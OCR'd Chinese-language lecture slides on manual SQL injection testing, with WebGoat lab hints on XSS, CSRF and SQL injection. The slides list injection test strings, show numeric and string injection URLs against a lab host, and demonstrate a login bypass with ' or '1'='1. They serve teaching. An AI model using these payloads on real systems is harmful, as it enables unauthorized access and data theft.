
SQL Injection手動檢測手法

- 用檢測字串測試程式參數是否會執行SQL語法。
- 常用測試字串
  - 查詢：
    - and 1=1 ; and 1=2
    - %61nd 1=1 ; %61nd 1=2
    - or 1=1 ; or 1=2
    - %6Fr 1=1 ; %6Fr 1=2
    - ' or 1=1--
  - 登入：
    - 'or''='
    - '--
    - '/*

常用檢測方式 (cont.)

- 資料查詢(數字型態)：

and 1=1


數字型態SQL Injection弱點
140.116.163.28/v2/v2_1.php?int=1%20and%201=1


網站應用程式10項弱點

弱點名稱
A1_Cross-Site Script
A2_SQL Injection
A3_惡意檔案執行
A5_目錄索引
A10_備份檔案
A9_不適當配置管理

攻擊語法

使用and 1=1與and 1=2來確認存在SQL Injection弱點

and 1=2


數字型態SQL Injection弱點
140.116.163.28/v2/v2_1.php?int=1%20and%201=2

網站應用程式10項弱點

弱點名稱


攻擊語法

使用and 1=1與and 1=2來確認存在SQL Injection弱點

常用檢測方式 (cont.)

- 資料查詢(字串型態)：

'and '1'='1



字串型態SQL Injection弱點

140.116.163.28/v2/v2_3.php?type=vulnerable'and%20'1'='1


網站應用程式10項弱點

弱點名稱
A1_Cross-Site Script
A2_SQL Injection
A3_惡意檔案執行
A5_目錄索引
A10_備份檔案
A9_不適當配置管理

攻擊語法

使用'and '1'='1與'and '1'='2來確認存在SQL Injection弱點

'and '1'='2



字串型態SQL Injection弱點

140.116.163.28/v2/v2_3.php?type=vulnerable'and%20'1'='2

網站應用程式10項弱點


弱點名稱

攻擊語法

使用'and '1'='1與'and '1'='2來確認存在SQL Injection弱點

常用檢測方式 (cont.)

- 登入繞過驗證：(帳號)+' or '1'='1



名稱：crypto'or '1'='

密碼：•••••••••••••


消息測試
消息測試

lab
test

時間	版面
目前沒有任何版面公告。	

常用檢測方式 (cont.)

- 成功登入網站！！


i-Web System

140.116.163.28/iWeb/login.php?login=true

系統訊息

你已經成功登入，你現在可以使用網站的功能。
按 這裡 回到首頁

[Processed in 0.0184 second(s), 4 queries, Gzip enab

Reference

- OWASP-WebGoat Project
  - https://www.owasp.org/index.php/Category:OWASP_WebGoat_Project
- OWASP - Cross-site Scripting (XSS)
  - https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
- OWASP – SQL Injection
  - https://www.owasp.org/index.php/SQL_injection

Q & A

講師：王子夏

E-Mail：tzuchia (at) crypto.ee.ncku.edu.tw

Appendix

WEBGOAT - HINTS

Appendix – Hints of XSS (1/2)

- Stored XSS Attacks：留一則具script的文字在留言板。
- Cross Site Request Forgery(CSRF)：留言中具有一張圖片，大小為1x1，且圖片連結為此lesson的URL並含有額外的參數transferFunds=4000。

Appendix – Hints of XSS (2/2)

- LAB: Cross Site Scripting
  - Stage 1: Stored XSS：使用Tom登入，在個人資料街道欄位加入script字串。讓Jerry查看Tom資料時受到攻擊。
  - Stage 5: Reflected XSS：再搜尋欄位中輸入Script字串。

Appendix – Hints of SQL Injection (1/2)

- Numeric SQL Injection：在網址列輸入攻擊字串，列出全部城市之天氣。使查詢語法如下所示
  - SELECT * FROM weather_data WHERE station = 101 or 1=1
- String SQL Injection：在網址列輸入攻擊字串，列出全部員工之資料。使查詢語法如下所示
  - SELECT * FROM user_data WHERE last_name = 'Your Name' or '1'='1'

Appendix – Hints of SQL Injection (2/2)

- LAB: SQL Injection
  - Stage 1: String SQL Injection：無需知道知道真實密碼，而登入系統。從網址列下手。
    - password=abc' or '1'='1
  - Stage 3: Numeric SQL Injection：跨權限查詢老闆(Neville)的資料。從網址列下手。
    - 101 OR 1=1 ORDER BY salary desc